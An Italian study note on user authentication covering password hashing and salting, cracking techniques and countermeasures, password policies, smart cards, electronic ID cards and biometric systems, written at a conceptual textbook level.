1	Identificare gli utenti del sistema informativo, i processi o i dispositivi che agiscono per conto degli utenti.
2	Autenticare (o verificare) le identità di quegli utenti, processi o dispositivi, come prerequisito per permettere l'accesso ai sistemi informativi dell'organizzazione.
Requisiti di sicurezza derivati	
3	Usare l'autenticazione a più fattori per l'accesso locale e di rete agli account con privilegi e per l'accesso di rete agli account senza privilegi.
4	Impiegare meccanismi di autenticazione resistenti all'attacco di replay per l'accesso di rete agli account con privilegi e senza privilegi.
5	Evitare la riutilizzazione degli identificatori per un periodo definito.
6	Disabilitare gli identificatori dopo un periodo definito di inattività.
7	Imporre una complessità minima delle password e un cambio di caratteri quando vengono create nuove password.
8	Proibire la riutilizzazione delle password per un determinato numero di generazioni.
9	Permettere l'uso di una password temporanea per gli accessi al sistema con cambiamento immediato in una password permanente.
10	Memorizzare e trasmettere solo password protette critograficamente.
11	Oscurare il risultato delle informazioni di autenticazione.

### 2.2 Un modello per l'autenticazione digitale degli utenti.

Per eseguire l'autenticazione dell'utente è necessario che l'utente sia registrato presso il sistema.

Un richiedente si rivolge a un'autorità di registrazione (RA) per diventare un sottoscrittore presso un fornitore del servizio di credenziali (CSP). (la RA è un'entità fidata che stabilisce e garantisce l'identità di un richiedente a un CSP).

Il CSP si impegna quindi in uno scambio con l'abbonato e rilascia una sorta di credenziale elettronica all'abbonato.

La credenziale è una struttura dati che autoritativamente collega un'identità e attributi aggiuntivi a un token posseduto da un sottoscrittore e può essere verificata quando viene presentata al controllore in una transazione di autenticazione.

Il **token** potrebbe essere una *chiave crittografica* o una *password cifrata* che identifica il sottoscrittore. Può essere emesso dal CSP, generato direttamente dal sottoscrittore o fornito da una terza parte.

A questo punto *la parte che deve essere autenticata* è chiamata **claimant (richiedente)** e *la parte che verifica questa identità* è chiamata **verifier (verificatore)**.

Quando un **richiedente dimostra con successo al verificatore il possesso e il controllo di un token con un protocollo di autenticazione**, il *verificatore* può accettare che il richiedente è il sottoscrittore del servizio e trasmette l'identità del sottoscrittore alla **relying party (RP)** (parte che si fida) **con tutte le informazioni del processo di registrazione**.

### 2.3 Mezzi di autenticazione.

Ci sono quattro mezzi per autenticare l'identità di un utente (usati da soli o in combinazione):

- **Something the individual knows:** password, PIN, domande prestabilite.
- **Something the individual possesses:** keycard elettroniche, le smart card e le chiavi fisiche (token)
- **Something the individual is (static biometrics):** impronta digitale, retina e volto.
- **Something the individual does (dynamicbiometrics):** voce, scrittura a mano, ritmo di battitura.

Tutti questi metodi, correttamente implementati e utilizzati, possono fornire un'autenticazione sicura dell'utente.

Ogni metodo presenta dei problemi: un avversario può indovinare o rubare una password, può falsificare o rubare un token, un utente può dimenticare la password o perdere un token. Per i sistemi di autenticazione biometrici c'è la gestione dei falsi positivi e negativi.

Grazie all'uso di *più mezzi contemporanei* si ha un **aumento della forza dei sistemi di autenticazione (autenticazione multifattore)**.

### 2.4 Valutazione dei rischi per l'autenticazione degli utenti.

3 concetti per la valutazione dei rischi.

#### 2.4.1 Livello di garanzia.

Describe il **grado di fiducia** nel *processo di controllo utilizzato per stabilire l'identità dell'individuo a cui la credenziale è stata rilasciata* e il **grado di fiducia** che *l'individuo che utilizza la credenziale sia l'individuo a cui la credenziale è stata rilasciata*. Ci sono 4 livelli di garanzia:

- **Livello 1:** Scarsa o 0 fiducia nella validità dell'identità asserita. (ID e password al momento della transazione)
- **Livello 2:** discreta fiducia nella validità dell'identità asserita. (protocollo di autenticazione sicuro + uno dei mezzi di autenticazione)
- **Livello 3:** alta fiducia nella validità dell'identità asserita. Riservato per servizi di alto valore, ma non del valore massimo. (necessarie almeno 2 tecniche di autenticazione indipendenti).
- **Livello 4:** Fiducia molto alta nella validità dell'identità asserita. (servizi riservati di valore molto alto o per i quali un accesso improprio è molto pericoloso, un funzionario delle forze dell'ordine accede a un database delle forze dell'ordine contenente registri giudiziari. L'accesso non autorizzato potrebbe sollevare problemi di privacy e/o compromettere le indagini. Uso di più fattori di autenticazione e la registrazione in presenza).

#### 2.4.2 Impatto potenziale.

Il FIPS 199 definisce *tre livelli (basso, moderato e alto)* di impatto potenziale su organizzazioni o individui in caso di violazione della sicurezza (fallimento nell'autenticazione dell'utente). Ci saranno **danni all'organizzazione, alle risorse organizzative, perdite finanziarie, danni agli individui bassi, moderati e alti**.

#### 2.4.3 Area of risk - area di rischio.

La tabella suggerisce una tecnica per effettuare la valutazione dei rischi.

Categorie di impatto potenziale per errori di autenticazione	Profilo di impatto per livello di garanzia			
	1	2	3	4
Inconveniente, disagio o danno alla posizione o alla reputazione	Basso	Moderato	Moderato	Alto
Perdita finanziaria o instabilità dell'organizzazione	Basso	Moderato	Moderato	Alto
Danneggiamento dei programmi o degli interessi dell'organizzazione	Nessuno	Basso	Moderato	Alto
Divulgazione non autorizzata di informazioni sensibili	Nessuno	Basso	Moderato	Alto
Sicurezza personale	Nessuno	Nessuno	Basso	Mod/Alto
Violazioni civili o penali	Nessuno	Basso	Moderato	Alto

Per esempio, si consideri la potenziale *perdita finanziaria* se si verifica un **errore di autenticazione che si traduce in un accesso non autorizzato a un database**.

L'impatto potrebbe essere:

- **Basso** con una perdita finanziaria non recuperabile insignificante o irrilevante per qualsiasi parte, o una responsabilità dell'organizzazione insignificante o irrilevante.
- **Moderato** con grave perdita finanziaria irrecuperabile per qualsiasi parte, o una grave responsabilità dell'organizzazione.
- **Alto** con grave o catastrofica perdita finanziaria irrecuperabile per qualsiasi parte; grave o catastrofica responsabilità dell'organizzazione.

#### 2.5 Password Based Authentication - Autenticazione basata su password.

Una tecnica molto utilizzata contro gli intrusi è il **sistema basato su password**.

Un **utente** fornisce un **nome** o un **identificatore (ID)** e una **password**.

Il **sistema** confronta la **password** con una **password** precedentemente memorizzata per quell'**ID utente**, mantenuta in un **file delle password di sistema**.

#### 2.6 Vulnerabilità delle password.

Parliamo delle principali **forme di attacco contro l'autenticazione basata su password e di alcune contromisure**.

Un sistema che usa l'autenticazione basata su password mantiene un *file di password indicizzato per ID utente*.

Una *tecnica* usata di solito è quella di **non memorizzare la password dell'utente, ma il valore ottenuto applicando una funzione hash monodirezionale sulla password**.

Possiamo identificare strategie di attacco e contromisure:

##### 2.6.1 Offline dictionary attack - Attacco offline basato su un dizionario.

Solitamente ci sono rigidi controlli di accesso per proteggere il file delle password del sistema, ma l'**attaccante** potrebbe bypassare questi controlli e **ottenere l'accesso ai file delle password di sistema, confrontare gli hash con quelli di uso comune e se trovata una corrispondenza attaccare**.

Le **contromisure** includono **controlli per prevenire l'accesso non autorizzato al file delle password, misure di rilevamento delle intrusioni per identificare una compromissione e una rapida rigenerazione delle password**.

## 2.6.2 Specific account attack - Attacco a un account specifico.

L'attaccante seleziona uno specifico account e tenta varie password finchè non trova quella corretta.

La contromisura standard è un meccanismo di blocco dell'account dopo un certo numero di tentativi di accesso falliti. (solitamente dopo 5 tentativi di accesso)

---

## 2.6.3 Popular password attack - Attacco con password comuni.

L'attaccante seleziona una password usata comunemente e la testa contro una vasta gamma di user ID.

Si sceglie una password facilmente ricordabile, questo rende la password facile da indovinare.

Le contromisure includono politiche per inibire agli utenti la scelta di password comuni, la scansione degli indirizzi IP da cui provengono le richieste di autenticazione e cookie dei client per monitorare sequenze di sottomissioni.

---

## 2.6.4 Password guessing against single user - Indovinare la password di un singolo utente.

L'attaccante tenta di acquisire le conoscenze sul titolare dell'account e sulle politiche di gestione delle password del sistema e usa tali conoscenze per indovinare la password.

Le contromisure includono l'educazione e l'imposizione di politiche di gestione delle password che rendano le password difficili da indovinare (segretezza, la lunghezza minima della password, il set di caratteri, il divieto di usare identificatori utente ben noti e la durata temporale prima del cambio).

---

## 2.6.5 Workstation hijacking - Appropriazione di una workstation.

L'attaccante aspetta che una workstation con login attivo sia incustodita.

La contromisura standard è il logout automatico della workstation dopo un periodo di inattività.

---

## 2.6.6 Exploiting user mistakes - Sfruttare gli errori dell'utente.

L'attaccante è in grado di scoprire la password perchè l'utente l'ha scritta da qualche parte per ricordarla, perchè è stata condivisa con colleghi. Gli attaccanti sono molto bravi nell'usare tecniche di ingegneria sociale che spingono l'utente a rivelare la password.

Molti sistemi utilizzano anche password predefinite per i superuser, facilmente indovinabili.

Le contromisure includono l'educazione degli utenti, il rilevamento delle intrusioni e l'uso di password più semplici combinate con un altro meccanismo di autenticazione.

---

## 2.6.7 Exploiting multiple password use - Sfruttare l'uso di password multiple.

Gli attacchi possono anche diventare molto più efficaci o dannosi se diversi dispositivi di rete condividono la stessa password o una password simile per un dato utente.

Le contromisure includono una politica che proibisce la stessa o una password simile su determinati dispositivi di rete.

---

## 2.6.8 Electronic monitoring - monitoraggio elettronico.

Se una password viene comunicata attraverso una rete, per accedere a un sistema remoto, diviene vulnerabile alle intercettazioni. La semplice crittografia non risolve questo problema perché la password cifrata è, in realtà, la password e può essere osservata e riutilizzata da un avversario.

---


Nonostante ci siano tutti questi rischi si continua ad utilizzare l'autenticazione con password perchè ad esempio strumenti hardware lato client richiedono software specifico. I token fisici come le smart card sono costosi e scomodi da portare in giro ed altri motivi.

## 2.7 Uso di password hashed.

Una tecnica di sicurezza delle password molto utilizzata è l'**uso delle password trasformate da funzioni hash con l'aggiunta di un valore di salt** (letteralmente sale). Questo schema si trova praticamente su tutte le varianti di UNIX e su un buon numero di altri sistemi operativi.

Inizialmente l'utente carica una nuova password nel sistema che può scegliere o che gli viene assegnata. Questa password è combinata con un valore di salt a lunghezza fissa. (nel passato questo valore era legato all'istante di tempo in cui la password veniva caricata, ora è un numero random). La password + salt sono l'*input per un algoritmo di hashing* per la produzione di un codice hash di lunghezza fissa. Il codice hash della password con una copia in chiaro del salt vengono poi memorizzati nel file delle password per l'ID utente corrispondente.

Questa tecnica è sicura per gli attacchi di crittoanalisi.



Quando l'utente tenta di accedere a un sistema UNIX, fornisce un ID e una password.

Il sistema operativo usa l'ID come indice per il file delle password e recupera il salt in chiaro e la password cifrata.

Se il risultato corrisponde al valore memorizzato, la password viene accettata.

A cosa serve il salt?

- Impedisce che le password duplicate siano visibili nel file delle password.
- Aumenta notevolmente la difficoltà degli attacchi offline basati su un dizionario. Per un salt di lunghezza di b bit, il numero di possibili password è aumentato di un fattore 2 alla b.
- Diventa quasi impossibile scoprire se una persona con password su due o più sistemi ha usato la stessa password su ciascuno di essi.

### 2.7.1 Attacco offline basato su un dizionario.

Inizialmente l'attaccante ottiene una copia del file delle password e vuole indovinare una singola password. A tal fine, l'attaccante sottopone un gran numero di password probabili alla funzione hash.

Se uno qualsiasi dei tentativi corrisponde a uno degli hash nel file, allora l'attaccante ha trovato una password che si trova nel file. Ma di fronte allo schema UNIX con il salt, l'attaccante deve prendere ogni ipotesi di password e sottoporla alla funzione hash tante volte quanti sono i possibili valori di salt presenti nel file delle password, aumentando di conseguenza il numero di ipotesi che devono essere verificate.

Ci sono due minacce principali per il sistema delle password UNIX: l'uso di account ospite o altri mezzi per ottenere l'accesso a una macchina e l'esecuzione di un programma di cracking delle password. Questo programma può essere eseguito su una macchina diversa, consentendo di verificare milioni di possibili password in poco tempo.

### 2.7.2 Implementazioni in UNIX.

Nell'implementazione UNIX delle password, ogni utente sceglie una password di massimo otto caratteri, che viene convertita in una chiave di 56 bit per la cifratura utilizzando l'algoritmo DES. Viene utilizzato un valore di salt a 12 bit e l'algoritmo DES modificato viene eseguito con dati in input che consistono in un blocco di 64 bit posti a zero. L'algoritmo DES viene eseguito per un totale di 25 cifrature e l'uscita a 64 bit risultante viene poi tradotta in una sequenza di 11 caratteri.

Questa tecnica è considerata deprecabile e vulnerabile agli attacchi di guessing tanto che utilizzando un super computer si possono elaborare oltre 50 milioni di tentativi di password in circa 80 minuti.

Sono disponibili altri schemi più robusti basati su hash/salt, come MD5 e Bcrypt, che offrono una maggiore sicurezza e sono utilizzati in molti sistemi UNIX, come Linux, Solaris e OpenBSD. Questi schemi utilizzano salt di lunghezza superiore, producono hash più lunghi e richiedono più tempo per eseguire le operazioni di hashing, rendendo gli attacchi più difficili e costosi.

## 2.8 Password cracking - Cracking delle password scelte dall'utente.

### 2.8.1 Approcci tradizionali.

Per scoprire le password (*password cracking*) si sviluppa un grande dizionario di possibili password e si prova ognuna di queste rispetto al file delle password. (ogni password deve essere sottoposta a una funzione hash usando ogni valore di salt disponibile e poi confrontata con i valori hash memorizzati).

Se non viene trovata alcuna corrispondenza, il programma di cracking prova variazioni su tutte le parole del suo dizionario di password probabili (parole al contrario, con tutte lower case o upper case, ...)

Un'alternativa è la **rainbow table** dove viene utilizzata la stessa tecnica di prima ma in questo caso vengono precalcolati in precedenza i valori di hash e si avrà quindi una gigante tabella di valori hash.

Con 1.4 GB di dati, poteva scoprire il 99.9 percento di tutti gli hash delle password alfanumeriche di Windows in 13.8 secondi.

Per contrastare questo approccio si può utilizzare un **valore di salt e lunghezza di hash grande**, ma se gli utenti scelgono password facilmente intuibili e corte non c'è alcun contrasto contro questa tecnica.

Sembra che molte persone scelgano password che hanno una lunghezza di sei-otto caratteri e contengono pochi caratteri non alfanumerici (come simboli o segni di punteggiatura). Questo rende le password relativamente deboli dal punto di vista della sicurezza.

Contro un attacco online, in cui un malintenzionato prova a indovinare la password, ci sono meno di 10 bit di sicurezza, il che significa che è molto facile per l'attaccante scoprire la password corretta.

Anche contro un attacco offline ottimale basato su un dizionario, in cui l'attaccante ha a disposizione molte risorse per provare tutte le possibili combinazioni di parole del dizionario, ci sono solo circa 20 bit di sicurezza. Questo significa che un attaccante che può fare 10 tentativi per account, il che è un limite comune imposto da molti sistemi per prevenire tentativi di accesso non autorizzati, riuscirà a compromettere solo circa l'1 percento degli account.

Molte persone scelgono anche una **password che è indovinabile** (*nome, nome della propria strada,...*).

Il cracker così deve semplicemente testare il file della password con una lista di password probabili.

Perciò esiste una strategia per il password cracking:

- Provare il nome dell'utente, le iniziali, il nome dell'account e altre informazioni personali rilevanti.
- Provare parole da vari dizionari. L'autore ha compilato un dizionario di oltre 60000 parole, compreso il dizionario online sul sistema stesso e varie altre liste come mostrato.
- Provare varie permutazioni sulle parole del passo 2. Questo preveda di rendere la prima lettera maiuscola o un carattere di controllo, rendere l'intera parola maiuscola, invertire la parola, cambiare la lettera "o" con la cifra "zero" e così via.
- Provare varie permutazioni di maiuscole sulle parole del passo 2 che non sono state considerate nel passo 2.

Così, il test ha coinvolto quasi 3 milioni di parole. Usando il processore più veloce disponibile, il tempo per cifrare tutte queste parole per tutti i possibili valori di salt era meno di un'ora. Gli attacchi che utilizzano una combinazione di tecniche di forza bruta e dizionario sono diventati comuni. Un notevole esempio di questo doppio approccio è John the Ripper, un cracker di password open-source sviluppato per la prima volta nel 1996 e ancora in uso.

### 2.8.2 Approcci moderni.

Ultimamente gli utenti si comportano meglio nella scelta delle password e le organizzazioni cercano di far scegliere password più robuste, ma le tecniche di cracking sono migliorate grazie alla **capacita' di elaborazione aumentata drasticamente** (Un PC che monta una singola GPU AMD Radeon HD7970, per esempio, può provare in media 8.2 x 10 alla 9 combinazioni di password ogni secondo) e grazie ai **nuovi algoritmi sofisticati** per generare potenziali password.

Quello che aiuta maggiormente gli attaccanti è studiare *esempi di password analizzandone la struttura*. La prima svolta è avvenuta alla fine del 2009 con un attacco di SQL injection contro il servizio di giochi RockYou dove sono state esposte 32 milioni di password.

Utilizzando grandi insiemi di password trafugate come dati di addestramento, [WEIR09] riporta lo sviluppo di una grammatica probabilistica context-free per il cracking delle password.

## 2.9 Controllo degli accessi ai file delle password.

Per **contrastare il password cracking** è importante **negare all'avversario l'accesso ai file delle password**. Se l'avversario non ha login di un utente privilegiato non può vedere l'hash e non potrà conoscere la password.

Per questo **gli hash delle password** sono *in un file separato dagli ID utente*, chiamato **file shadow delle password**.

Purtroppo è possibile che anche con le dovute precauzioni il file venga acceduto da un'attaccante:

- molti sistemi (anche UNIX) sono suscettibili ad intrusioni impreviste per vulnerabilità del sistema operativo, nel file system o nel sistema di gestione del database.
- un incidente di protezione potrebbe rendere il file delle password leggibile.
- alcuni degli utenti hanno account su altre macchine in altri domini protetti e usano la stessa password. (anche un'altra macchina sarebbe in pericolo)
- un attaccante potrebbe entrare in possesso del file delle password di backup oppure utente può fare il boot da un disco che esegue un altro sistema operativo, come Linux, e accedere al file da questo sistema operativo.
- un altro approccio per raccogliere ID utente e password avviene attraverso lo sniffing del traffico di rete.

Una politica di protezione delle password deve integrare le misure di controllo dell'accesso con le tecniche per costringere gli utenti a scegliere password difficili da indovinare.

## 2.10 Strategie di selezione delle password.

Quando gli utenti non sono costretti scelgono password corte o facili da indovinare.

Se invece si utilizzano password di 8 caratteri stampabili il cracking è impossibile, ma sarebbe difficile da ricordare queste password.

Dobbiamo **eliminare le password indovinabili** ma **creare password memorizzabili sicure** con 4 tecniche di base:

- **User education - Educazione degli utenti**: possono essere descritte delle linee guida per far capire all'utente l'importanza della creazione di password robuste, ma questo approccio non funzionerà per tutti gli utenti.  
Una delle tecniche migliori per scegliere una password è quella di usare la prima lettera di ogni parola di una frase. Ad esempio "My dog's first name is Rex" (MdfniR) o "My sister Peg is 24 years old" (MsPi24yo).
- **Computer generated passwords - Password generate dal computer**: piuttosto sicure, ma l'utente non le accetterà perché sono quasi impossibili da ricordare. Esiste però grazie al FIPS 181 uno dei generatori di password automatici meglio progettati.
- **Reactive password checking - Controllo reattivo delle password**: una strategia in cui il *sistema esegue periodicamente il proprio password cracker per scovare le password indovinabili*. Ci sono però dei svantaggi, tra cui il fatto che c'è un consumo troppo elevato di risorse e un attaccante risoluto dedica tutta la CPU per giorni a scovare la password. Inoltre tutte le password esistenti rimangono vulnerabili fino a quando il verificatore di password reattivo le trova (Jack the Ripper)
- **Complex password policy - Politica di password complesse**: approccio più promettente dove *un utente è autorizzato a scegliere la propria password*. Tuttavia, al momento della selezione, il sistema controlla se la password è ammissibile e, in caso contrario, la rifiuta. Si cerca di trovare un **equilibrio tra l'accettabilità dell'utente e la robustezza**.

Esaminiamo i possibili approcci al controllo proattivo delle password.

### 2.10.1 Applicazione delle regole.

Regole specifiche che le password devono rispettare. Ad esempio la SP 800-63-2 del NIST suggerisce le seguenti regole alternative:

- La password deve avere **almeno sedici caratteri** (basic16). (SCELTA MIGLIORE)
- La password deve avere **almeno otto caratteri tra cui una lettera maiuscola e una minuscola, un simbolo e una cifra**. Non può contenere una parola del dizionario (comprehensive8).

Il processo di applicazione delle regole può essere automatizzato utilizzando un controllo proattivo delle password, come l'openware pam\_passwdqc ([openwall.com/passwdqc/](http://openwall.com/passwdqc/)), che applica una varietà di regole sulle password ed è configurabile dall'amministratore di sistema.

### 2.10.2 Password checker.

Un'altra procedura possibile è semplicemente **costruire un grande dizionario di possibili password "scadenti"**. Quando un utente seleziona una password, il sistema controlla per assicurarsi che non sia nella lista di quelle disapprovate.

C'è però un problema di tempo (troppo grande per cercare) e spazio (dizionario deve essere molto grande)

### 2.10.3 Filtro di Bloom.

Una tecnica per sviluppare un efficace ed efficiente controllo proattivo delle password [SPAF92a, SPAF92b] che si basa sul **rifiuto delle parole di una lista** è stata implementata su un certo numero di sistemi, incluso Linux. Utilizzato per creare una tabella basata su valori hashe e controllare la password desiderata su questa tabella.

## 2.11 Autenticazione basata su token.

**Token:** oggetti che un utente possiede allo scopo di effettuare l'autenticazione.

Ci sono 2 tipi di token ampiamente utilizzati che hanno l'aspetto e le dimensioni delle carte bancarie.

Tabella 2.3 Tipologie di card usate come token.

Tipologia di card	Caratteristica precipua	Esempio
Impressa	Solo caratteri in rilievo, sul fronte	Vecchia carta di credito
Banda magnetica	Striscia magnetica sul retro, caratteri sul fronte	Carta bancaria
Memoria	Memoria elettronica all'interno	Carta telefonica prepagata
Smart Contact Contactless	Memoria elettronica e processore all'interno Contatti elettrici esposti sulla superficie Antenna radio incorporata all'interno	Carta d'identità biometrica

### 2.11.1 Memory card.

Le schede di memoria (memory card) possono immagazzinare ma non elaborare dati. (carta bancaria con banda magnetica sul retro).

Per l'autenticazione, un utente fornisce sia la memory card che una qualche forma di password o numero di identificazione personale (PIN).

Un'applicazione tipica è uno sportello automatico: *memroy card + PIN (Automatic Teller Machine ATM)*.

Un avversario deve ottenere il possesso fisico della scheda (o essere in grado di duplicarla) e in più deve ottenere la conoscenza del PIN.

#### Svantaggi:

- Richiede un lettore speciale: maggiore costo del token e maggior sicurezza dell'hardware e del software del lettore.
- Perdita del token: impedisce temporaneamente al suo proprietario di ottenere l'accesso al sistema e se perso un avversario potrebbe solo determinare il PIN per un accesso non autorizzato.
- Insoddisfazione dell'utente: l'uso per l'accesso al computer può essere considerato scomodo.

### 2.11.2 Smart card.

Classificati come *token intelligenti* (smart token) secondo 4 dimensioni mutualmente esclusive:

- **caratteristiche fisiche:** includono un *microprocessore incorporato*, assomiglia a una carta bancaria ed è chiamato smart card. Altri token intelligenti sono *calcolatrici, chiavi, ...*
- **interfaccia utente:** interfacce manuali includono una *tastiera e un display per l'interazione uomo/token*.
- **interfaccia elettronica:** per comunicare con un lettore/scrittore compatibile. Una carta può avere una o entrambi i seguenti tipi di interfaccia:
  - **Con contatto (contact):** deve essere inserita in un lettore di smart card con una connessione diretta a una piastra di contatto sulla superficie della carta (tipicamente placcata in oro).
  - **Senza contatto (contactless):** richiede solo una stretta vicinanza a un lettore. Sia il lettore che la carta hanno un'antenna, e i due comunicano usando frequenze radio.
- **protocollo di autenticazione:** lo scopo di uno smart token è quello di fornire un *mezzo per l'autenticazione dell'utente*. Possiamo classificare i protocolli di autenticazione usati con gli smart token in 3 categorie:
  - **Statico:** l'utente si autentica al token, poi il token autentica l'utente al sistema informatico.
  - **Generatore dinamico di password:** il token genera una password unica periodicamente (ad esempio, ogni minuto). La password viene poi inserita nel sistema informatico per l'autenticazione, o manualmente dall'utente o elettronicamente tramite il token. Token e sistema informatico devono essere sincronizzati.
  - **Sfida-risposta (challenge-response):** il sistema informatico genera una sfida, come una stringa casuale di numeri. Il token intelligente genera una risposta basata sulla sfida.

La smart card è la categoria più importante, con l'aspetto di una carta di credito con un interfaccia elettronica e può utilizzare uno dei protocolli descritti.

Una smart card contiene un microprocessore con processore, memoria e porte I/O.

Una smart card include 3 tipi di memoria: memoria ROM che memorizza dati che non cambiano mai come numero carta e nome titolare, la ROM programmabile elettronicamente cancellabile (EEPROM) contiene dati e programmi applicativi. La RAM contiene dati temporanei generati quando le applicazioni vengono eseguite.



Vediamo l'interazione tra una smart card e un lettore (sistema informatico). Quando una smart card viene inserita in un lettore di sistema informatico, si avvia una **procedura di reset** per inizializzare i parametri, come il valore del clock. Successivamente, la carta risponde con un messaggio chiamato **ATR (Answer to Reset)**.

Il *messaggio ATR* definisce **i protocolli** e **i parametri** che la scheda può utilizzare, nonché **le funzioni** che può eseguire. Il terminale ha la possibilità di modificare il protocollo e altri parametri utilizzati tramite un comando di selezione del tipo di protocollo (PTS). La risposta della scheda al comando PTS conferma i protocolli e i parametri da utilizzare.

Una volta stabiliti i protocolli e i parametri, il terminale e la scheda possono eseguire il protocollo per eseguire l'applicazione desiderata.

### 2.11.3 Carte d'identità elettroniche.

Si tratta di una **smart card come carta d'identità nazionale per i cittadini (eID)** che può fornire una **prova di identità forte**.

La carta ha dati leggibili dall'uomo stampati sulla sua superficie, tra cui i seguenti:

- **Dati personali:** nome, la data di nascita e l'indirizzo. (su passaporti e patente)
- **Numero del documento:** nove caratteri univoco per ogni carta.
- **Numero di accesso alla carta (CAN):** numero decimale casuale di sei cifre stampato sulla faccia della carta. Viene usato come password.

- **Zona leggibile dalla macchina (MRZ):** tre righe di testo leggibile dall'uomo e dalla macchina sul retro della carta. (usata come password)

#### 2.11.4 Funzioni eID.

La card ha tre funzionalità elettroniche:

- **ePass:** riservata a uso governativo e memorizza una *rappresentazione digitale dell'identità del titolare della carta* utilizzata offline (non su una rete). (funzione ePass deve sempre essere presente sulla card)
- **eID:** è per uso generale in una *varietà di applicazioni governative e commerciali*. La funzione eID memorizza un record di identità a cui i servizi autorizzati possono accedere con il permesso del titolare della carta. I cittadini scelgono se vogliono attivare questa funzione e possono utilizzarla sia online che offline. Buona per l'autenticazione dell'utente.
- **eSign:** funzione opzionale memorizza una chiave privata e un certificato che verifica la chiave; è *usata per generare una firma digitale*.

*Un utente eID visita un sito Web e richiede un servizio che richiede l'autenticazione.*

Il sito web rimanda un messaggio di reindirizzamento che inoltra una richiesta di autenticazione a un server eID. Il server eID richiede che l'utente inserisca il PIN della carta eID. Una volta che l'utente ha inserito correttamente il PIN, i dati possono essere scambiati tra la carta eID e il lettore del terminale in forma cifrata. Se l'utente viene autenticato, i risultati vengono rimandati al sistema dell'utente per essere inoltrati all'applicazione del Web server.

Per lo scenario precedente, sono necessari il software (per richiedere e accettare il PIN e per l'inoltro del messaggio) e l'hardware appropriati (lettore di card eID) sul sistema dell'utente.

#### 2.11.5 Password Authenticated Connection Establishment (PACE).

Assicura che il chip RF contactless della carta eID non possa essere letto senza un controllo di accesso esplicito. Per le applicazioni online, l'accesso alla carta viene stabilito dall'utente inserendo il PIN a 6 cifre, che dovrebbe essere noto solo al titolare della carta. Per le applicazioni offline, viene utilizzato l'MRZ stampato sul retro della carta o il numero di accesso alla carta (CAN) a sei cifre stampato sul fronte.

### 2.12 Autenticazione biometrica.

Un sistema di autenticazione biometrica cerca di autenticare un individuo sulla base delle sue caratteristiche fisiche uniche. (impronte digitali, geometria della mano, caratteristiche del viso e le conformazioni della retina e dell'iride, e caratteristiche dinamiche, come l'impronta vocale e la firma autografa).

Più costosa e complessa rispetto a password e token.

#### 2.12.1 Caratteristiche fisiche utilizzate nelle applicazioni biometriche.

- **Caratteristiche facciali:** mezzo più comune (occhi, sopracciglia, naso, labbra, ...) altrimenti una telecamera a infrarossi per produrre un termogramma del viso che si correla con il sistema vascolare sottostante presente nel viso umano.
- **Impronte digitali :** utilizzate per secoli perché le impronte digitali sono uniche in tutta la popolazione umana.
- **Geometria della mano:** mano, forma, la lunghezza e la larghezza delle dita.
- **Schema della retina:** schema formato dalle vene sotto la superficie della retina è unico e quindi adatto all'identificazione ottenuta con un fascio di luce visiva o infrarossa a bassa intensità nell'occhio.
- **Iride:** struttura dettagliata dell'iride.
- **Firma:** ogni individuo ha uno stile di scrittura unico e questo si riflette soprattutto nella firma autografata.
- **Voce.**

### 2.12.2 Funzionamento di un sistema di autenticazione biometrica.

Ogni *individuo che deve essere autenticato* deve prima essere registrato nel sistema (analogo a password) con caratteristiche biometriche (impronta digitale del dito indice destro).

Il sistema estrae un **insieme di caratteristiche** che possono essere memorizzate come un numero o un **insieme di numeri che rappresentano questa caratteristica biometrica unica** (*template dell'utente*).

Per la **verifica** l'utente inserisce un *PIN* e utilizza anche un *sensore biometrico*. Il sistema estrae la caratteristica corrispondente e la confronta con il modello memorizzato per questo utente. Se c'è una corrispondenza, allora il sistema autentica questo utente.

Per un **sistema di identificazione**, l'individuo usa il *sensore biometrico* ma non presenta alcuna informazione aggiuntiva. Il sistema quindi confronta il modello presentato con l'insieme dei modelli memorizzati. Se c'è una corrispondenza, l'utente viene identificato. Altrimenti, l'utente viene rifiutato.

Tra i diversi template confrontati al momento della verifica e identificazione **non c'è una corrispondenza esatta tra i modelli**. Pertanto, l'algoritmo del sistema genera un punteggio di riconoscimento che può variare anche per lo stesso individuo. Il sistema deve quindi selezionare una soglia per distinguere tra accettazione e rifiuto dell'utente in base al punteggio di riconoscimento. Questa scelta della soglia influisce sulla probabilità di **falsi riconoscimenti** e **falsi disconoscimenti**.

## 2.13 Problemi di sicurezza per l'autenticazione degli utenti.

- Gli **attacchi lato client** un *avversario tenta di ottenere cercando di mascherarsi come un utente legittimo*. Per un sistema basato su password, l'avversario può tentare di indovinare la probabile password dell'utente con un tentativo esaustivo fino al successo.  
Per contrastare questo è scegliere una password adeguata dare un numero massimo di tentativi per accedere.
- Gli **attacco lato host**: diretti al file utente dell'host dove sono memorizzate le password, i codici dei token o i template biometrici. Per i token, c'è l'ulteriore difesa di usare passcode monouso, quindi i passcode non sono memorizzati in un file passcode dell'host.
- **Eavesdropping ("intercettazione")**: un *avversario cerca di imparare la password osservando l'utente, trovando una copia scritta, o qualche attacco simile che coinvolge la vicinanza fisica*.  
Un'altra forma di eavesdropping è il **keystroke logging** (*keylogging*), in cui viene installato hardware o software malevolo in modo che l'attaccante possa catturare le battute dell'utente per un'analisi successiva.  
Per un token, una minaccia analoga è il **furto del token o la copia fisica dello stesso**. Ancora una volta, un protocollo multifattore resiste a questo tipo di attacco meglio di un protocollo con token puro.
- Gli **attacchi di tipo replay**: quando l'utente invia una risposta autenticante, l'*avversario ne registra una copia e successivamente la ripete per cercare di ingannare il sistema di autenticazione*. La contromisura più comune a tali attacchi è il protocollo sfida-risposta. In questo modo, anche se l'avversario registra una risposta autenticante in un determinato momento, non sarà in grado di ripeterla in un momento successivo perché la challenge sarà diversa.
- **Trojan horse**: un'applicazione o un **dispositivo fisico si maschera** come un'applicazione o un dispositivo autentico allo scopo di *catturare una password utente, un codice di accesso o un dato biometrico*. (falso sportello bancario automatico usato per catturare combinazioni di ID utente/password)
- **attacco di denial-of-service (negazione del servizio)** tenta di *disabilitare un servizio di autenticazione utente inondando il servizio con numerosi tentativi di autenticazione*. Un protocollo di autenticazione multifattore che include un token vanifica questo attacco, perché l'avversario deve prima acquisire il token.

### 3 Controllo degli accessi.

